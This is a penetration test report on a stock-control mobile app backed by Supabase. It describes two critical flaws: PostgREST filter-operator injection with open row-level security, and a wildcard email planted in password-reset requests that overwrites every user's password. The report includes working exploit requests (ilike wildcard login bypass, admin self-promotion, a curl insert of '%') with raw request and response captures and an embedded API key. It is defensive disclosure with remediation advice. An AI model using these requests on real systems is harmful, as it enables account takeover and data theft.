



Penetration Testing Team Security Assessment Report

Vulnerability Assessment Report

for Stok Kontrol Mobile App

Report Version: v0.1

Report date: June 19, 2026

Table of Contents

Privacy Statement.....	3
Executive Summary	4
Scope	4
Penetration Testing Methodology	5
1. Planning and Reconnaissance.....	5
2. Attack and Exploitation.....	5
3. Reporting	5
4. Feedback and Remediation	5
Summary of Findings.....	6
Critical Findings	7
Broken Authentication and Authorization via PostgreSQL Operator Injection and Permissive RLS Policies (Account Takeover & Full Data Exposure).....	7
Wildcard SQL Pattern Injection in Admin Password Reset Approval (Mass Password Overwrite via Crafted Reset Request).....	13
High Findings	Error! Bookmark not defined.
Medium Findings.....	Error! Bookmark not defined.
Low Findings.....	Error! Bookmark not defined.
Information Findings.....	Error! Bookmark not defined.

Privacy Statement

This report contains the results of the penetration testing activities conducted by Trendyol and is intended for the use of specific and authorized individuals only. The content of this report may not be copied, reproduced, distributed, or shared with any third parties without the written permission of Trendyol. All rights reserved, and all intellectual property rights in the report belong to Trendyol.

The recipient of the report is obligated to share the content only with authorized individuals as necessary and is responsible for ensuring the security of this information. Unauthorized disclosure of any part of this report to third parties may result in legal prosecution and sanctions.

The use of this report signifies the recipient's acceptance of the terms stated in this Privacy Statement. Trendyol reserves the right to amend the conditions stated herein without prior notice or justification.

This report is specific to the recipient and the particular security assessment it pertains to. Trendyol does not provide any express or implied warranty regarding the accuracy, completeness, or suitability of the information provided in this report. Trendyol accepts no liability for any damage or loss arising from the use of this report.

Executive Summary

This report presents the outcomes of the comprehensive penetration testing conducted between 12/06/2026 – 19/06/2026, aimed at evaluating the information security posture of Stok Kontrol Mobile App, identifying potential vulnerabilities, and recommending effective remediation strategies. Our testing process was carefully planned and executed in accordance with industry standards and best practices.

Recommended Actions

- Immediate remediation of critical and high-priority vulnerabilities.
- Mandatory security awareness training for all employees.
- Updating and testing backup and disaster recovery plans.
- Conducting regular penetration tests to continuously improve security posture.

In conclusion, this penetration test has successfully identified Stok Kontrol Mobile App's current security vulnerabilities and recommended necessary corrective measures. Timely implementation of the suggested actions is critical in protecting the company's information assets. It is highly recommended that the management team takes this report into consideration and acts promptly on the required steps.

Scope

Defining the scope in a penetration test clarifies the focus points of the test and sets the boundaries that must be adhered to throughout the test. Areas excluded from the scope will not be considered as part of this test. For the test to be successfully conducted and yield valuable results, all components included in the scope are specified in the table below.

Scope
estefjjfcejhbskevvm.supabase.co

Additionally, in this penetration test, tests were conducted both anonymously and with application user profiles. The relevant user information is as specified in the table below.

Username	Role
admin	Administrator

Penetration Testing Methodology

This penetration test was conducted using a series of methods and techniques designed to expose and evaluate security vulnerabilities by simulating real-world attack scenarios on your system. Our testing process is based on industry standards and best practices, consisting of the following phases:

1. Planning and Reconnaissance

- a) Target Definition: Determining the scope and objectives of the penetration test.
- b) Information Gathering: Collecting publicly available information about the target systems.
- c) Vulnerability Scanning: Using automated tools and manual techniques to identify potential vulnerabilities.

2. Attack and Exploitation

- a) Exploiting Vulnerabilities: Gaining access to systems through identified vulnerabilities.
- b) Lateral and Vertical Movement: Extending and deepening authorized access.
- c) Access to Sensitive Data: Accessing sensitive data to assess its protection.

3. Reporting

- a) Documentation of Findings: Detailed reporting of identified vulnerabilities.
- b) Risk Assessment: Evaluating the potential impact of each vulnerability.
- c) Recommendations: Providing recommendations to strengthen the security posture.

4. Feedback and Remediation


- a) Feedback Sessions: Detailed discussions of findings with the client.
- b) Tracking of Corrective Actions: Following up on the implementation of recommended corrective actions to address vulnerabilities.

This methodology is designed in accordance with recognized industry standards such as OWASP. To continuously improve your security posture and increase your resilience against future attacks, it is recommended that this penetration test be repeated at regular intervals.

Summary of Findings

A total of 2 findings were identified. Of these findings, 2 was/were categorized as Critical, 0 was/were categorized as High, 0 was/were categorized as Medium, 0 was/were categorized as Low, and 0 was/were categorized as Informational Risk Rating.

Title	Severity	Url
Broken Authentication and Authorization via PostgREST Operator Injection and Permissive RLS Policies (Account Takeover & Full Data Exposure)	Critical	estefjjfccejhskevvm.supabase.co
Wildcard SQL Pattern Injection in Admin Password Reset Approval (Mass Password Overwrite via Crafted Reset Request)	Critical	estefjjfccejhskevvm.supabase.co



Critical Findings

Broken Authentication and Authorization via PostgREST Operator Injection and Permissive RLS Policies (Account Takeover & Full Data Exposure)

Year: 2026

Company: Trendyol

Severity: Critical

Url:

estefjjfccejhbskevvm.supabase.co

Description:

The mobile application implements a custom authentication scheme directly against Supabase's PostgREST endpoint (/rest/v1/profiles) instead of using the built-in supabase.auth service. Combined with permissive Row Level Security (RLS) policies that grant the anon role unrestricted access (USING (true) WITH CHECK (true)) to every table, this design produces multiple critical, chainable vulnerabilities.

Root cause: the application treats PostgREST as a private backend, but PostgREST exposes raw query operators (eq, ilike, like, in, etc.) to any client holding the anon API key. With RLS effectively disabled, the database trusts whatever filter the client sends.

Observed		attack		paths:
1.	User enumeration	/	full	PII dump
GET	/rest/v1/profiles?select=&email=ilike.			HTTP/1.1
apikey:	<anon	key	from	APK>
1. Returns every row in the profiles table, including email, username, role, status, and password_hash.				
2.	Authentication bypass	/	account	takeover
The	login	flow	issues:	
GET	/rest/v1/profiles?select=&email=ilike.<victim>&password_hash=eq.<hash>			
2. Because the client controls the operator, swapping eq for ilike with a wildcard bypasses the password check				entirely:
GET	/rest/v1/profiles?select=&email=ilike.<victim>&password_hash=ilike.*			
2. Returns the victim's row, which the client then trusts as a successful login (session persisted to AsyncStorage).				
3.	Privilege escalation		to	admin

With open RLS, any anon user can directly POST or PATCH to set role='admin' and status='approved' on their own (or any) profile.

4. Custom non-cryptographic password "hash"
utils/hashPassword.ts implements a 32-bit FNV-style transform with a single global salt (stokapp_salt_2024). It produces collisions, is not key-stretched, and is trivially brute-forceable offline.

Identical passwords produce identical hashes (observed in response: two distinct users share hash 05bdd13e3c30d39834a8eb9e959e300c), leaking password reuse across accounts.

5. Full data tampering / destruction
The same anon_all* policies apply to products, warehouses, inventory, and transactions, allowing any unauthenticated client to read, modify, or delete the entire business dataset.

6. Credential exposure in URL
Hashed passwords transit in the query string, ending up in CDN, proxy, and access logs (e.g., Cloudflare logs visible via CF-Ray header).

Affected components:

- expo/providers/AuthProvider.tsx (custom login/register flow, lines 107–235)
- expo/utils/hashPassword.ts (non-cryptographic hash)
- expo/utils/supabase.ts (client configured with anon key only)
- supabase/apply_schema.sql (lines 95–117, all anon_all_* policies)

Mitigation:

The fix is architectural, not a patch. Recommended remediation, in order:

1. Replace custom auth with Supabase Auth

- Delete utils/hashPassword.ts and the password_hash column from profiles.
- Use supabase.auth.signUp() and supabase.auth.signInWithPassword(). Credentials are stored in the protected auth.users table (bcrypt, salted, not reachable via PostgREST) and the client receives a signed JWT.
- Reduce profiles to non-secret app metadata only (id, username, role, status), with id foreign-keyed to auth.users.id.

2. Rewrite RLS policies to enforce least privilege

Drop every anon_all_* policy. Replace with policies keyed on auth.uid() and JWT claims. Example:

DROP POLICY IF EXISTS "anon_all_profiles" ON profiles;


```
CREATE POLICY "users_read_own_profile" ON profiles
```

```
FOR SELECT TO authenticated
```

```
USING (id = auth.uid());
```

```
CREATE POLICY "admins_read_all_profiles" ON profiles
```

```
FOR SELECT TO authenticated
```

```
USING ((auth.jwt() > 'user_role') = 'admin');
```

```
CREATE POLICY "admins_write_products" ON products
```

```
FOR ALL TO authenticated
```

```
USING ((auth.jwt() > 'user_role') = 'admin')
```

```
WITH CHECK ((auth.jwt() > 'user_role') = 'admin');
```

```
CREATE POLICY "authenticated_read_products" ON products
```

```
FOR SELECT TO authenticated USING (true);
```

Grant anon no access to any business table.

3. Inject role as a custom JWT claim (server-side)

Use a Supabase Auth Hook (`custom_access_token_hook`) to embed role into the access token at issuance, so the client cannot self-modify it. Never trust a client-asserted role.

4. Move privileged flows to Edge Functions / SECURITY DEFINER RPCs

Admin actions (approve user, reset password, promote to admin) must run server-side with the service role key. The client calls an RPC; the function validates the caller's JWT and performs the privileged write.

5. Remove role and status from any client-writable path

Even on `INSERT INTO profiles`, do not let the client set these columns. Default them at the DB level (`DEFAULT 'user'`, `DEFAULT 'pending'`) and prevent `UPDATE` on these columns via `RLS WITH CHECK`.

6. Rotate the anon key and audit production data

The current anon key is compromised (embedded in distributed APK with open RLS). Rotate it. Audit profiles, products, inventory, and transactions for unauthorized modifications. Force a password reset for all users once real auth is in place.

7. Verification

After remediation, repeat the attacks with Burp:

- GET /rest/v1/profiles?select=* with only the anon key → must return [] or 401.
- GET /rest/v1/profiles?select=&password_hash=ilike. → column should not exist.
- PATCH /rest/v1/profiles?id=req.<self> with {"role":"admin"} using a regular user JWT → must return 403 or update zero rows.

References:

- Supabase Row Level Security: <https://supabase.com/docs/guides/database/postgres/row-level-security>
 - Supabase Auth: <https://supabase.com/docs/guides/auth>
 - Supabase Custom Claims & RBAC: <https://supabase.com/docs/guides/database/postgres/custom-claims-and-role-based-access-control-rbac>
 - PostgreSQL Operators (attack surface): https://postgrest.org/en/stable/references/api/tables_views.html#horizontal-filtering
 - OWASP API Security Top 10: API1:2023 Broken Object Level Authorization, API2:2023 Broken Authentication, API5:2023 Broken Function Level Authorization

Output

estefjjfccejhbskevvm.supabase.co

Example request for account creation approval bypass.

```
Request

Pretty Raw Hex

1 POST /rest/v1/profiles HTTP/1.1
2 Host: estefjjfccejhbskevvm.supabase.co
3 X-Client-Info: supabase-js/2.108.1; runtime=react-native
4 Content-Profile: public
5 Apikey:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImVzdGVmampmY2Nlamhic2tldnZtIiwicm9sZSI6ImFub24iLCJpYXQiOiJlE30DA0MjAwMDcsImV4cCI6IjA5NTk5NjAwN30. iMTJXoEgrN0nNfNHT4JWIXYKkcLLIB3P5
luoZ3ZtQWE
6 Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImVzdGVmampmY2Nlamhic2tldnZtIiwicm9sZSI6ImFub24iLCJpYXQiOiJlE30DA0MjAwMDcsImV4cCI6IjA5NTk5NjAwN30. iMTJXoEgrN0nNfNHT4JWIXYKkcLLIB3P5
luoZ3ZtQWE
7 Content-Type: application/json
8 Content-Length: 169
9 Accept-Encoding: gzip, deflate, br
0 User-Agent: okhttp/4.12.0
1 Connection: keep-alive
2
3 {
  "id": "ab278278-df72-4736-a33e-5b3a35f54b45",
  "email": "oz2@oz.com",
  "username": "oz2",
  "password_hash": "3e29e3a43d1f807ecab6198c24e65480",
  "role": "admin",
  "status": "approved"
}
```

Response:

```
Response

Pretty Raw Hex Render

1 HTTP/1.1 201 Created
2 Date: Fri, 12 Jun 2026 14:42:32 GMT
3 Content-Length: 0
4 Connection: keep-alive
5 Content-Range: */*
6 CF-Ray: a0a99f680c8351a1-IST
7 CF-Cache-Status: DYNAMIC
8 Server: cloudflare
9 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
10 X-Content-Type-Options: nosniff
11 sb-gateway-version: 1
12 sb-project-ref: estefjjfccejhbskevvm
13 sb-request-id: 019ebc48-dd09-7e0b-b14c-a20b1c2db1f1
14 x-envoy-attempt-count: 1
15 x-envoy-upstream-service-time: 9
16 set-cookie: __cf_bm=
0Z2qgoYahNVlNtwBUeMUIIN8Uzgk7e_NY0kEQnVlpooM-1781275352.3235226-1.0.1.1-.VRazVV1b7ugpEQHnNGfmLEc32h2
6Hn_HoLDnVB3gAVjI.ZkqX6QUBl9a0LMczIRj.wDzZrDlsIJ8bWnPj58oS4Jk3TRxwKH1TxY3qk77t_Irpi0SeSdbCs.1Hn0eH
z; HttpOnly; SameSite=None; Secure; Path=/; Domain=supabase.co; Expires=Fri, 12 Jun 2026 15:12:32
GMT
```

CONFIDENTIAL

Wildcard SQL Pattern Injection in Admin Password Reset Approval (Mass Password Overwrite via Crafted Reset Request)

Year: 2026

Company: Trendyol

Severity: Critical

Url:

estefjjfcejhbskevvm.supabase.co

Description:

The admin “Password Reset” approval handler in expo/app/admin.tsx:132-149 performs the password update using `.ilike('email', request.email)` instead of an exact-match equality:

```
const      approveResetMutation      =      useMutation({
mutationFn:  async ({ request, newPass }) => {
  const      ph      =      hashPassword(newPass);
  const      {      error:      pErr      }      =      await      supabase
    .from('profiles')
    .update({      password_hash:      ph      })
    .ilike('email', request.email);      // <-- LIKE pattern, not equality
  ...
},
});
```

The email value flows in unfiltered from the password_reset_requests table, which is populated by the unauthenticated forgot-password screen (expo/app/forgot-password.tsx:68-74) via:

```
await      supabase.from('password_reset_requests').insert({
  id:      generateId(),
  email:      cleanEmail,
  status:      'pending',
});
```

cleanEmail is only validated client-side with a permissive regex; the server has no constraint, no length cap, no charset cap. An attacker can also write directly to password_reset_requests over PostgREST because anon CRUD is permitted on that table.

Exploit:

Attacker inserts a malicious request:

```
curl -X POST "$SB_URL/rest/v1/password_reset_requests" \
-H "apikey: $SB_ANON" -H "Authorization: Bearer $SB_ANON" \
-H "Content-Type: application/json" \
-d '{"id":"x","email":"%", "status":"pending"}
```

The request appears in the admin panel like any other (“user % would like to reset their password”). The admin types a new password and clicks Approve.

The PostgREST query becomes:

```
UPDATE profiles SET password_hash = '<attacker-chosen>' WHERE email ILIKE '%';
→ every user's password becomes the attacker-chosen value. The attacker logs in as any victim, including other admins.
```

Variants:

email = “admin” to target admins only
 email = “%@victim-company.com” to target a tenant subset
 email = “ceo@victim.com” (without wildcards) — exact-match works too, so the attacker doesn't even need to know the victim's password to take it over; just plant a request and wait for any admin to approve. This vulnerability is logically independent of the broader RLS / custom-auth architectural issue. Even after RLS is hardened so that only authenticated low-privilege users can write to password_reset_requests, any user being able to plant a % pattern still produces mass takeover when an admin approves.

Affected components:

```
expo/app/admin.tsx:135-138 (the .ilike(...) call)
expo/app/forgot-password.tsx:68-74 (unvalidated insert path)
supabase/apply_schema.sql:74-79, 114-116 (password_reset_requests table, anon-writable RLS)
```

Mitigation:

1. Replace `.ilike()` with `.eq()` against an authoritative email. Never use the attacker-controlled `request.email` directly:

```
.update({
    password_hash:
    ph
})
.eq('email', request.email.toLowerCase().trim())
```

If case-insensitive matching is required, normalise both sides to lowercase at insert time and `.eq()` on the lowercase column.

2. Validate input on insert. Reject any `password_reset_requests.email` value that:

- fails a strict RFC-5322 regex
- contains `%`, `_`, `\`, `*`, or other LIKE/regex metacharacters
- exceeds 254 characters

Enforce this both client-side and via a Postgres CHECK constraint:

```
ALTER
ADD
CHECK (email ~ '^'[a-z0-9._%+-]+@[a-z0-9.-]+\.[a-z]{2,}$' AND email NOT LIKE '%\%%' ESCAPE '\');
```

3. Bind the reset to the resolved user row, not a string. When the request is created, resolve the email to a `profile_id` (UUID) and store that in `password_reset_requests.user_id`. The approval handler then runs `.eq('id', request.user_id)` against profiles — eliminating the entire pattern-injection surface.

4. Prefer eliminating the admin-approval reset flow entirely in favor of `supabase.auth.resetPasswordForEmail()`. The admin-approval pattern itself is unusual and primarily exists because the app re-implemented auth.

5. Defense in depth — confirmation summary in the admin UI. Before applying the update, show the admin “This will change the password for N users matching pattern <email>”. With $N > 1$, refuse to proceed.

References:

CWE-88: Improper Neutralization of Argument Delimiters in a Command ('Argument Injection')

CWE-285: Improper Authorization

CWE-639: Authorization Bypass Through User-Controlled Key filtering: PostgREST horizontal

https://postgrest.org/en/stable/references/api/tables_views.html#horizontal-filtering

OWASP API Security Top 10 2023 — API3:2023 Broken Object Property Level Authorization

Output

estefjjfccejhbskevvm.supabase.co


Request:

```
Request
Pretty Raw Hex
1 POST /rest/v1/password_reset_requests HTTP/1.1
2 Host: estefjjfccejhbskevvm.supabase.co
3 X-Client-Info: supabase-js/2.108.1; runtime=react-native
4 Accept-Profile: public
5 Apikey:
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSI6InJlZiI6ImVzdGVmampmY2NlamlhIC2tldnZtIiwicm9sZSI6ImFub24iLCJpYXQiOiJlZ30DA0MjAwMDcsImV4cCI6ImJANtK5NjAwN30. iMTJXoEgrN0nNfNHT4JWIXYKkcllIB3P5
  LuoZ3ZtQWE
6 Authorization: Bearer
  eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSI6InJlZiI6ImVzdGVmampmY2NlamlhIC2tldnZtIiwicm9sZSI6ImFub24iLCJpYXQiOiJlZ30DA0MjAwMDcsImV4cCI6ImJANtK5NjAwN30. iMTJXoEgrN0nNfNHT4JWIXYKkcllIB3P5
  LuoZ3ZtQWE
7 Accept-Encoding: gzip, deflate, br
8 User-Agent: okhttp/4.12.0
9 If-Modified-Since: Fri, 19 Jun 2026 05:30:37 GMT
10 Connection: keep-alive
11 Content-Type: application/json
12 Content-Length: 41
13
14 {
  "id": "x",
  "email": "%",
  "status": "pending"
}
```

Response:


```
Response
Pretty Raw Hex Render
1 HTTP/1.1 201 Created
2 Date: Fri, 19 Jun 2026 05:35:05 GMT
3 Content-Length: 0
4 Connection: keep-alive
5 Content-Range: */*
6 CF-Ray: a0e02b1b7aadd2a3-IST
7 CF-Cache-Status: DYNAMIC
8 Server: cloudflare
9 Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
10 X-Content-Type-Options: nosniff
11 sb-gateway-version: 1
12 sb-project-ref: estefjjfccejhskevvm
13 sb-request-id: 019ede60-2d31-78c6-8905-cf0206a5d9f4
14 x-envoy-attempt-count: 1
15 x-envoy-upstream-service-time: 55
16 set-cookie: __cf_bm=
giF8sKGLgjhwAMNNzfSvrwnz6bSzJSUh082A7akoJ58-1781847305.5178773-1.0.1.1-TbNkL94nV4xop6KBNko0_TQkcX3N
LvwnIhy.PwyENiRLBgLHRcKNS5KLMedbk5F_q6160ZwgpzXySLfEm4lcwAymJFQDJ6RY0jRxs4_V3xwyHf.kCd2PL5kvKAKGrGV
x; HttpOnly; SameSite=None; Secure; Path=/; Domain=supabase.co; Expires=Fri, 19 Jun 2026 06:05:05
GMT
17
18
```

On admin panel:



CONFIDENTIAL